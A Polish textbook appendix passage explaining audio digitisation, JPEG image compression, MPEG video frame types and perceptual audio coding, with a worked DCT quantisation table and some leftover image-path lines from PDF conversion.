Jeśli zdefiniujemy dolną granicę słyszalności (ciśnienie około 0,0003 dyn/cm²) dla fali sinusoidalnej o częstotliwości 1 kHz jako 0 dB, to zwykła rozmowa będzie miała głośność około 50 dB, a granicą bólu będzie około 120 dB — dynamiczny zakres rzędu 1 miliona. W celu uniknięcia nieporozumień A i B w powyższym wzorze to *amplituda*. Gdybyśmy posługiwali się poziomami mocy (moc jest proporcjonalna do kwadratu amplitudy), współczynnik logarytmu miałby wartość 10, a nie 20.

Fale dźwiękowe można przekonwertować na postać cyfrową za pomocą przetwornika analogowo-cyfrowego — *ADC* (od ang. *Analog Digital Converter*). Przetwornik ADC pobiera napięcie elektryczne na wejściu i generuje liczbę binarną na wyjściu. Na rysunku A.4(a) pokazano przykład fali sinusoidalnej. Aby zaprezentować ten sygnał w postaci cyfrowej, możemy próbować go co ΔT sekund, tak jak pokazano za pomocą wysokości słupków na rysunku A.4(b). Jeśli fala dźwiękowa nie jest idealną sinusoidą, ale liniową superpozycją fal sinusoidalnych, gdzie najwyższy komponent częstotliwości jest oznaczony jako f , to wystarczy wykonywać próbki z częstotliwością $2f$. Wynik ten został udowodniony matematycznie przez fizyka Harry'ego Nyquista z Bell Labs w 1924 roku. Reguła ta jest znana jako *twierdzenie Nyquista*. Częstsze próbkowanie nie ma sensu, ponieważ wyższe częstotliwości, które mogłyby wykryć takie próbkowanie, nie istnieją.



Rysunek A.4. (a) Fala sinusoidalna; (b) próbkowanie fali sinusoidalnej; (c) kwantyzacja próbek do 4 bitów

Próbki cyfrowe nigdy nie są dokładne. Próbki z rysunku A.4(c) umożliwiają przedstawienie tylko dziewięciu wartości — od -1,00 do +1,00 w krokach co 0,25. W rezultacie do reprezentacji ich wszystkich potrzeba 4 bitów. 8-bitowa próbka pozwala na przedstawienie 256 różnych

wartości. 16-bitowa próbka pozwoliłaby na przedstawienie 65 536 różnych wartości. Błąd wprowadzony przez skończoną liczbę bitów na próbce określa się jako *szum kwantyzacji*. Jeśli jest zbyt duży, ucho to wykryje.

Dwa dobrze znane przykłady próbkowanego dźwięku to odgłosy telefonu i płyty CD audio. W systemach telefonicznych stosowana jest *modulacja PCM* (od ang. *Pulse Code Modulation*). W tej technologii wykorzystuje się próbki 7-bitowe (Ameryka Północna i Japonia) lub 8-bitowe (Europa) z szybkością próbkowania 8000 razy na sekundę. Taki system gwarantuje szybkość przesyłania danych na poziomie 56 000 b/s lub 64 000 b/s. Przy zaledwie 8000 próbek/s częstotliwości powyżej 4 kHz są tracone.

Płyty audio CD są cyfrowe i charakteryzują się częstotliwością próbkowania 44 100 próbek/s. Jest to wartość wystarczająca do przechwytywania częstotliwości do 22 050 Hz. To wystarczy dla ludzi, ale nie wystarczy dla psów. Próbki mają po 16 bitów każda i są liniowe w całym zakresie amplitud. Warto zwrócić uwagę, że 16-bitowe próbki pozwalają na przedstawienie zaledwie 65 536 różnych wartości, mimo że zakres dynamiczny ucha wynosi około 1 miliona w przypadku pomiaru w krokach odpowiadających najmniejszej częstotliwości słyszalnego dźwięku. W związku z tym użycie zaledwie 16 bitów na próbce wprowadza pewien szum kwantyzacji (choć pełny zakres dynamiczny nie jest pokryty — słuchanie płyt CD nie powinno boleć). Gdy następuje 44 100 próbek/s po 16 bitów każdej, płyta CD audio potrzebuje pasma około 705,6 kb/s dla dźwięku monofonicznego i około 1,411 Mb/s dla dźwięku stereo (patrz tabela A.1). Możliwa jest kompresja audio, która bazuje na psychoakustycznym modelu ludzkiego narządu słuchu. System MPEG warstwy 3 (MP3) pozwala na dziesięciokrotną kompresję. W ostatnich latach odtwarzacze muzyczne wykorzystujące ten format stały się bardzo popularne.

Digitalizowany dźwięk można z łatwością przetwarzać programowo za pomocą komputerów. Istnieją dziesiątki programów na komputery osobiste, które pozwalają użytkownikom rejestrować, wyświetlać, modyfikować, miksuwać i zapisywać fale dźwiękowe z wielu źródeł. Obecnie niemal wszystkie profesjonalne operacje rejestrowania i edycji dźwięku są cyfrowe. Dźwięku analogowego prawie się nie stosuje.

A.3. KOMPRESJA WIDEO

W tym momencie dla wszystkich powinno być jasne, że przetwarzanie materiału multimedialnego w postaci nieskompresowanej jest całkowicie nie do przyjęcia — informacji jest po prostu zbyt dużo. Jedyną nadzieję okazuje się masowa kompresja. Na szczęście liczne badania prowadzone w kilku ostatnich dekadach doprowadziły do powstania wielu technik kompresji oraz algorytmów umożliwiających przeprowadzanie transmisji multimedialnych. W poniższych punktach przestudiujemy kilka metod kompresji danych multimedialnych, zwłaszcza obrazów.Więcej informacji na ten temat można znaleźć w publikacjach [Fluckiger, 1995] oraz [Steinmetz i Nahrstedt, 1995].

Wszystkie systemy kompresji wymagają dwóch algorytmów: jednego do kompresji danych w systemie źródłowym i drugiego do dekompresji ich w systemie docelowym. W literaturze algorytmy te określa się odpowiednio jako *kodowanie i dekodowanie*. W tej książce także posłużymy się taką terminologią.

Używane algorytmy charakteryzują się pewnymi asymetriami, które należy dokładnie zrozumieć. Po pierwsze dla wielu aplikacji dokument multimedialny, np. film, jest kodowany tylko raz (w momencie zapisywania na serwerze multimedialnym), ale jest dekodowany tysiące razy (kiedy jest przeglądany przez klientów). Z tej asymetrii wynika, że algorytm kodowania może być


wolny i może wymagać drogiego sprzętu, pod warunkiem że algorytm dekodowania będzie szybki i nie będzie wymagał drogiego sprzętu. Z drugiej strony dla systemów multimedialnych działających w czasie rzeczywistym, np. wideokonferencji, wolne kodowanie jest niedopuszczalne. Kodowanie musi być wykonywane „w locie” — w czasie rzeczywistym.

Druga asymetria polega na tym, że proces kodowania (dekodowania) nie musi być w 100% odwracalny. Oznacza to, że w przypadku gdy plik jest poddawany kompresji, następnie przesyłany i dekompresowany, użytkownik spodziewa się uzyskania oryginału — z dokładnością do ostatniego bitu. W przypadku multimediiów takie wymaganie nie istnieje. Zazwyczaj dopuszcza się, aby sygnał wideo po zakodowaniu, a następnie zdekodowaniu nieco różnił się od oryginału. Jeśli zdekodowane wyjście nie jest dokładnie identyczne z oryginalnym wejściem, mówi się, że system używa kompresji ze stratą. Wszystkie systemy kompresji wykorzystywane na potrzeby multimediiów wprowadzają straty, ponieważ takie systemy gwarantują znacznie lepszy współczynnik kompresji.

A.3.1. Standard JPEG

Standard *JPEG* (od ang. *Joint Photographic Experts Group*) kompresji statycznych obrazów (np. fotografii) został opracowany przez ekspertów w dziedzinie fotografii pod wspólnymi auspicjami takich instytucji, jak ITU, ISO, IEC oraz innych organizacji zajmujących się opracowywaniem standardów. Jest bardzo ważny dla multimediiów, ponieważ w pewnym uproszczeniu standard multimedialny dla ruchomych obrazów — *MPEG* — to po prostu osobne kodowanie *JPEG* każdej ramki oraz pewne dodatkowe funkcje realizujące kompresję międzyramkową oraz kompensację ruchu. *JPEG* zdefiniowano jako standard międzynarodowy 10918. Ma cztery tryby i wiele opcji. Nas będzie jednak interesowało tylko to, w jaki sposób jest używany dla 24-bitowego sygnału wideo RGB. W związku z tym wiele szczegółów pominiemy.


Pierwszym krokiem w kodowaniu obrazu algorytmem *JPEG* jest przygotowanie bloku. Aby skonkretyzować temat, przyjmijmy, że wejściem algorytmu *JPEG* jest obraz RGB o rozdzielczości 640×480 i gęstości 24 bitów/piksel, tak jak pokazano na rysunku A.5(a). Ponieważ posługiwianie się luminancją i chrominancją gwarantuje lepszy współczynnik kompresji, na podstawie wartości RGB obliczana jest luminancja i dwa sygnały chrominancji. W przypadku standardu NTSC są to składowe — odpowiednio — Y , I oraz Q . Dla systemu PAL mają one nazwy Y , U i V , a do ich obliczania stosowane są inne wzory. Poniżej będziemy używać nazw obowiązujących dla NTSC, ale algorytm kompresji pozostanie taki sam.



Rysunek A.5. (a) Dane wejściowe RGB; (b) po przygotowaniu bloku

Dla każdej ze składowych Y , I i Q są konstruowane oddzielne macierze z elementami w zakresie od 0 do 255. Następnie w macierzach I i Q z kwadratowych bloków złożonych czterech pikseli jest obliczana średnia, przez co redukują się one do rozmiarów 320×240 . Wspomniana redukcja wprowadza straty, ale obserwator ledwie je dostrzega, ponieważ ludzkie oko odpowiada na luminancję w większym stopniu niż na chrominancję. Pomimo to metoda kompresji pozwala na dwukrotne zmniejszenie rozmiaru danych. Następnie od każdego z elementów wszystkich trzech macierzy jest odejmowana liczba 128, tak aby w środku zakresu znalazło się 0. Na koniec każda macierz jest dzielona na bloki 8×8 . Macierz Y składa się z 4800 bloków. Pozostałe dwie mają po 1200 bloków każda, tak jak pokazano na rysunku A.5(b).

Krok 2. algorytmu JPEG polega na zastosowaniu przekształcenia DCT (od ang. *Discrete Cosine Transformation* — dyskretna transformacja kosinusowa) dla każdego z 7200 bloków osobno. W wyniku wykonania każdego z przekształceń DCT otrzymuje się macierz 8×8 współczynników DCT. Element DCT o współrzędnych $(0, 0)$ zawiera wartość średnią bloku. Pozostałe elementy informują o tym, jaka ilość mocy widmowej przypada dla każdej częstotliwości przestrzennej. Można powiedzieć, że DCT jest rodzajem dwuwymiarowej przestrzennej transformaty Fouriera. Teoretycznie przekształcenie DCT nie wprowadza strat, ale w praktyce używanie liczb zmiennoprzecinkowych i funkcji transcendentalnych wprowadza błędy przybliżeń, które skutkują niewielkimi stratami informacji. Zwykle elementy te szybko zanikają wraz ze wzrostem odległości od początku układu — punktu $(0, 0)$ — tak jak pokazano na rysunku A.6(b).



Rysunek A.6. (a) Jeden blok macierzy Y ; (b) współczynniki DCT

Kiedy przekształcenie DCT jest kompletne, algorytm JPEG przechodzi do kroku 3. — etapu *kwantyzacji*, w którym następuje wyeliminowanie mniej istotnych współczynników DCT. To przekształcenie (ze stratami) jest wykonywane poprzez podzielenie każdego ze współczynników w macierzy DCT 8×8 przez wagę pobraną z tablicy. Jeśli wszystkie wagi mają wartość 1, przekształcenie nie wykonuje żadnych działań. Jeśli jednak wagi zwiększą się gwałtownie od początku układu, wyższe częstotliwości przestrzenne są szybko porzucone.

Przykład tego kroku pokazano na rysunku A.7. Widzimy tutaj początkową macierz DCT, tablicę kwantyzacji i wynik uzyskany przez podzielenie każdego elementu DCT przez odpowiadający mu element tablicy kwantyzacji. Wartości w tablicy kwantyzacji nie są częścią standardu JPEG. Każda aplikacja musi dostarczać własnej tablicy kwantyzacji. Dzięki temu może kontrolować kompromis pomiędzy stratami a kompresją.


W kroku 4. jest redukowana wartość $(0, 0)$ każdego bloku (znajdująca się w górnym lewym rogu) poprzez zastąpienie jej przez wartość, o jaką różni się ona od odpowiadającego jej elementu w poprzednim bloku. Ponieważ elementy te są średnimi poszczególnych bloków, powinny one

Współczynniki DCT								Współczynniki po kwantyzacji								Tablica kwantyzacji							
150	80	40	14	4	2	1	0	150	80	20	4	1	0	0	0	1	1	2	4	8	16	32	64
92	75	36	10	6	1	0	0	92	75	18	3	1	0	0	0	1	1	2	4	8	16	32	64
52	38	26	8	7	4	0	0	26	19	13	2	1	0	0	0	2	2	4	8	16	32	64	64
12	8	6	4	2	1	0	0	3	2	2	1	0	0	0	0	4	4	4	4	8	16	32	64
4	3	2	0	0	0	0	0	1	0	0	0	0	0	0	0	8	8	8	8	8	16	32	64
2	2	1	1	0	0	0	0	0	0	0	0	0	0	0	0	16	16	16	16	16	32	64	64
1	1	0	0	0	0	0	0	0	0	0	0	0	0	0	0	32	32	32	32	32	32	64	64
0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	64	64	64	64	64	64	64	64

Rysunek A.7. Obliczenia skwantyzowanych współczynników DCT

zmieniać się powoli. W związku z tym obliczenie różniczki dla tych wartości powinno zredukować większość elementów do małych wartości. Z innych wartości różniczki nie są obliczane. Wartości (0, 0) to tzw. komponenty DC. Pozostałe wartości to komponenty AC.

W kroku 5. jest przeprowadzana linearyzacja 64 elementów i zastosowane dla elementów listy kodowania RLE (od ang. *Run-Length Encoding*). Skanowanie bloku od lewej do prawej, a następnie od góry do dołu nie doprowadzi do koncentracji zer. Dlatego wykorzystywany jest wzorzec zygzakowy, tak jak pokazano na rysunku A.8. W tym przykładzie macierz zygzakowa ostatecznie zawiera 38 kolejnych zer na końcu macierzy. Ten ciąg można zastąpić pojedynczym licznikiem, który informuje, że jest 38 zer.



Rysunek A.8. Kolejność transmisji kwantyzowanych wartości

Mamy teraz listę liczb reprezentujących obraz (w postaci transformaty przestrzennej). W kroku 6. wykorzystywane jest kodowanie Huffmmana — w odniesieniu do liczb — w celu zapisania ich w pamięci trwałe lub transmisji.

Może się wydawać, że standard JPEG jest skomplikowany, ale takie wrażenie uzyskujemy dlatego, że właśnie tak jest. Pomimo swej złożoności, a ze względu na to, że często pozwala na uzyskanie kompresji 20:1, jest powszechnie używany. Dekodowanie obrazu JPEG wymaga uruchomienia algorytmu w przeciwnym kierunku. JPEG jest w przybliżeniu symetryczny: zdekodowanie obrazu zajmuje w przybliżeniu tyle samo, co jego zakodowanie.

A.3.2. Standard MPEG

Na koniec dochodzimy do sedna problemu: standardów **MPEG** (od ang. *Motion Picture Experts Group*). To główne algorytmy używane do kompresji wideo, które są standardami międzynarodowymi od 1993 roku. Standard MPEG-1 (ISO 11172) opracowano dla wyjścia o jakości odtwarzacza wideo (352×240 w przypadku NTSC), z wykorzystaniem transmisji bitów o szybkości

1,2 Mb/s. MPEG-2 (ISO 13818) opracowano w celu kompresji wideo o jakości nadawanej przez stacje telewizyjne (ang. *broadcast quality*) z szybkością od 4 do 6 Mb/s, tak aby można je było przesyłać w kanale nadawczym systemów NTSC lub PAL. Z kolei MPEG-4 bazuje na standardach MPEG-1 i MPEG-2, ale oferuje nowe funkcje, takie jak rendering 3D, nowe techniki DRM i interaktywność. W rzeczywistości jest to zestaw standardów. Producenci sprzętu wideo powinni dokładnie wskazywać te części standardu, które obsługują ich urządzenia. Niestety, czasami o tym „zapominają”. O ile zgodność ze standardem MPEG-4 często jest trochę myląca, o tyle MPEG-4 (część 10.) jest standardem używanym na płytach Blu-ray.

Standardy MPEG wykorzystują dwa rodzaje redundancji występujące w filmach: przestrzenną i chwilową. Redundancję przestrzenną można wykorzystać poprzez zakodowanie każdej ramki oddzielnie za pomocą algorytmu JPEG. Dodatkową kompresję można uzyskać poprzez wykorzystanie faktu, że kolejne ramki są często prawie identyczne (redundancja chwilowa). System **DV** (od ang. *Digital Video*) wykorzystywany w kamerach cyfrowych stosuje tylko mechanizm zbliżony do JPEG. W tym przypadku kodowanie musi być przeprowadzone w czasie rzeczywistym, a oddzielne kodowanie każdej ramki po prostu przebiega szybko.

W przypadku scen, w których kamera i tło są statyczne, a jeden czy dwóch aktorów wolno się porusza, niemal wszystkie piksele pomiędzy kolejnymi ramkami będą identyczne. W takim przypadku wystarczy odjąć każdą ramkę od poprzedniej i uruchomić algorytm JPEG w odniesieniu do różnicy. Jednak w przypadku scen, dla których kamera przeprowadza omijanie obrazu (ang. *panning*) lub powiększenia (ang. *zooming*), technika ta się nie sprawdza. Potrzebny jest sposób kompensacji tego ruchu. Właśnie do tego służy kompresja MPEG. W rzeczywistości na tym polega najważniejsza różnica pomiędzy MPEG i JPEG.


Wyjście MPEG-2 składa się z trzech różnych rodzajów ramek, które muszą być przetwarzane przez program przeglądający:

1. Ramki *I* (od ang. *Intracoded*): samodzielne statyczne obrazy kodowane algorytmem JPEG.
2. Ramki *P* (od ang. *Predictive*): różnica w stosunku do ostatniej ramki na poziomie bloków.
3. Ramki *B* (od ang. *Bidirectional*): różnice w odniesieniu do ostatniej i następnej ramki.

Ramki *I* są po prostu statycznymi obrazami zakodowanymi z użyciem algorytmu JPEG. Wykorzystuje się w nich luminancję pełnej rozdzielczości oraz chrominancję o połowie rozdzielczości wzduż każdej osi. Ramki *I* powinny okresowo występować w strumieniu wyjściowym z trzech powodów. Po pierwsze standard MPEG może być wykorzystywany do transmisji telewizyjnych, wówczas bowiem widzowie zmieniają kanały, kiedy mają ochotę. Gdyby wszystkie ramki zależały od wszystkich swoich poprzedników — aż do pierwszej ramki — nikt, kto opuścił pierwszą ramkę, nie zdołałby nigdy zdekodować żadnej z kolejnych ramek. W związku z tym po rozpoczęciu filmu widzowie nie mogliby zmieniać kanału. Po drugie, gdyby jakakolwiek rama zostało odebrana z błędem, dalsze kodowanie nie byłoby możliwe. Po trzecie bez ramki *I* przy szybkim przewijaniu w przód lub szybkim cofnięciu dekoder musiałby wykonywać obliczenia dla każdej przewijanej ramki, tak by znał pełną wartość ramki, na której się zatrzymał. Dzięki wykorzystaniu ramek *I* możliwe jest omijanie ramek w przód albo w tył, aż do znalezienia ramki *I*. Stamąd można rozpocząć przeglądanie. Z tych powodów ramki *I* są wstawiane do wyjścia raz lub dwa razy na sekundę.

Dla odróżnienia ramki *P* służą do kodowania różnic pomiędzy ramkami. Bazują na idei *makrobloków* pokrywających obszary 16×16 pikseli w przestrzeni luminancji oraz 8×8 pikseli w przestrzeni chrominancji. Makrobloki koduje się poprzez poszukiwanie określonego makrobloku lub bloku niewiele się od niego różniącego w poprzedniej ramce.

Przykład sytuacji, w której ramki P byłyby przydatne, pokazano na rysunku A.9. Mamy tam trzy kolejne ramki, które mają takie same tło, ale różnią się pozycją jednej osoby. Takie sceny często występują w przypadku, gdy kamera jest ustawiona na trójnogu, a aktorzy poruszają się przed nią. Makrobloki zawierające scenę przedstawiającą tło będą pasowały dokładnie, natomiast makrobloki z osobą będą przesunięte o pewną nieznaną wartość, którą trzeba będzie znaleźć.



Rysunek A.9. Trzy kolejne ramki wideo

Standard MPEG nie określa, w jaki sposób należy szukać, jak daleko trzeba szukać lub jak dokładne musi być dopasowanie, aby się liczyło. To zależy od konkretnej implementacji. Pewna implementacja może wyszukiwać makroblok na bieżącej pozycji w poprzedniej ramce, a wszystkie inne pozycje przesuwać o $\pm \Delta x$ w kierunku x oraz $\pm \Delta y$ w kierunku y . Dla każdej pozycji można obliczyć liczbę dopasowań w macierzy luminancji. Pozycja o najwyższej wartości zostanie ogłoszona zwycięzcą, pod warunkiem że miała wartość powyżej pewnego predefiniowanego progu. W innym przypadku makroblok zostanie uznany za brakujący. Oczywiście są również możliwe znacznie bardziej zaawansowane algorytmy.

Jeśli makroblok zostanie znaleziony, jest kodowany poprzez obliczenie różnicy z wartością w poprzedniej ramce (dla luminancji i obu sygnałów chrominancji). Macierze różnic są następnie poddawane algorytmowi JPEG. Wartość makrobloku w strumieniu wyjściowym jest wektorem ruchu (jak daleko makroblok przesunął się w stosunku do poprzedniej pozycji w każdym kierunku) uzupełnionym o różnice w stosunku do jednej z poprzednich ramek kodowane za pomocą algorytmu JPEG. Jeśli makroblok nie zostanie znaleziony w poprzedniej ramce, bieżąca wartość jest kodowana za pomocą algorytmu JPEG, tak jak w przypadku ramki I .

Ramki B są podobne do ramek, tyle że pozwalały na odwołania do makrobloków w poprzedniej ramce lub w kolejnej ramce — może to być ramka I lub ramka P . Ta dodatkowa swoboda pozwala na ulepszoną kompensację ruchu. Jest również przydatna, kiedy obiekty przemieszczają się przed lub za innymi obiekttami. W przypadku gry w baseball, kiedy zawodnik w trzeciej bazie rzuci piłkę do pierwszej bazy, w obrazie może występować ramka, w której piłka zasłania głowę gracza z drugiej bazy poruszającego się w tle. W następnej ramce głowa może być częściowo widoczna z lewej strony piłki, a następnie przybliżenie głowy jest obliczane na podstawie kolejnej ramki, kiedy piłka już minie głowę. Ramki B pozwalały obliczać ramki na podstawie przeszłych ramek.

W celu zakodowania ramki B program kodujący musi jednocześnie przechowywać w pamięci trzy zdekodowane ramki: poprzednią, bieżącą i następną. W celu uproszczenia kodowania ramki muszą występować w strumieniu MPEG w kolejności wzajemnych zależności, a nie w kolejności wyświetlania. W związku z tym, w czasie gdy wideo jest odtwarzane w sieci, nawet przy doskonałych parametrach czasowych jest potrzebne buforowanie. Dzięki niemu można właściwie zmienić kolejność ramek przed ich wyświetleniem. Ze względu na różnice pomiędzy kolejnością zależności a kolejnością wyświetlania próba odtworzenia filmu nie zadziała bez odpowiedniego buforowania i złożonych algorytmów.

Filmy z dynamiczną akcją i gwałtownymi cięciami (np. filmy wojenne) wymagają wielu ramek *I*. Natomiast filmy, w których reżyser ustawia kamerę, a następnie idzie na kawę, podczas gdy aktorzy recytują swoje kwestie (np. w filmach o miłości), mogą wykorzystywać długie przebiegi ramek *P* i ramek *B*. Zajmują one bowiem znacznie mniej miejsca w pamięci od ramek *I*. Z punktu widzenia ekonomiczności wykorzystania miejsca na dysku firma świadcząca usługi multimedialne powinna zabiegać o to, by jak największy odsetek jej klientów stanowiły kobiety.

A.4. KOMPRESJA AUDIO


Jak przed chwilą się dowiedzieliśmy, dźwięk w jakości CD wymaga przepustowości transmisji na poziomie 1,411 Mb/s. Jest oczywiste, że aby była możliwa transmisja przez internet, wymagana jest znacząca kompresja. Z tego względu opracowano różne algorytmy kompresji dźwięku. Prawdopodobnie najbardziej popularny jest algorytm MPEG dla dźwięku. Ma on trzy warstwy (warianty), z których najpopularniejszą i gwarantującą najlepszą kompresję jest *MP3 (MPEG audio warstwa 3)*. W internecie jest dostępnych wiele plików muzycznych w formacie MP3. Nie wszystkie one są tam legalnie, co doprowadziło do znacznej liczby procesów wytaczanych przez artystów i właścicieli praw autorskich. MP3 należy do części audio standardu kompresji wideo MPEG.

Kompresję audio można przeprowadzić na jeden z dwóch sposobów. W przypadku *wykorzystania kształtu przebiegu* sygnał jest przekształcany matematycznie za pomocą transformaty Fouriera do postaci komponentów częstotliwości. Na rysunku A.10 pokazano przykład funkcji czasu wraz z jej pierwszymi 15 amplitudami Fouriera. Amplituda każdego komponentu jest następnie kodowana w minimalny sposób. Celem tego kodowania jest jak najdokładniejsze odtworzenie kształtu fali na drugim końcu z wykorzystaniem jak najmniejszej liczby bitów.

Inny sposób, *kodowanie percepcyjne*, wykorzystuje pewne wady ludzkiego słuchu. Dźwięk jest kodowany w taki sposób, aby człowiek słyszał go tak samo, nawet jeśli na oscyloskopie wygląda inaczej. Kodowanie percepcyjne bazuje na zasadach *psychoakustyki* — sposobu odbierania dźwięku przez ludzi. Standard MP3 bazuje na kodowaniu percepcyjnym.


Zasadnicza cecha kodowania percepcyjnego polega na tym, że niektóre dźwięki mogą *maskować* inne dźwięki. Wyobraźmy sobie, że transmitujemy na żywo koncert gry na flecie w gorący, letni dzień. Nagle, ni stąd, ni zowąd, grupa robotników w pobliżu uruchamia młoty pneumatyczne i zaczyna zrywać asfalt. Nikt już nie jest w stanie słyszeć fletu. Jego dźwięki zostały zamaskowane przez młoty pneumatyczne. Dla potrzeb transmisji danych wystarczy zakodować tylko pasmo częstotliwości używane przez młoty pneumatyczne, ponieważ słuchacze i tak już nie są w stanie słyszeć fletu. Takie zjawisko nazywa się *maskowaniem częstotliwości* — jest to zdolność głośnego dźwięku w jednym paśmie częstotliwości do ukrywania cichszego dźwięku w innym paśmie częstotliwości — takiego, który byłby słyszalny w przypadku braku głośnego dźwięku. W rzeczywistości flet przez chwilę nie będzie słyszalny nawet wtedy, gdy umilkną młoty pneumatyczne. Wynika to stąd, że ucho obniżyło swoją czułość w momencie, gdy młoty rozpoczęły pracę, i teraz potrzebuje pewnego czasu, by ją ponownie zwiększyć. Taki efekt nazywa się *maskowaniem czasowym*.

Aby opisywane efekty można było łatwiej zmierzyć ilościowo, wyobraźmy sobie następujący eksperyment. Osoba przebywająca w cichym pokoju włącza słuchawki podłączone do karty dźwiękowej komputera. Przy niskiej, ale stopniowo podnoszonej mocy, komputer generuje czystą falę sinusoidalną o częstotliwości 100 Hz. Użytkownik otrzymuje polecenie wcisnięcia klawisza w momencie, gdy usłyszy dźwięk. Komputer rejestruje bieżący poziom mocy i powtarza eksperiment przy 200 Hz, 300 Hz oraz pozostałych częstotliwościach, aż do granicy słyszalności ludzkiego



Rysunek A.10. (a) Sygnał binarny i jego średniokwadratowe amplitudy Fouriera; (b) – (e) kolejne przybliżenia pierwotnego sygnału

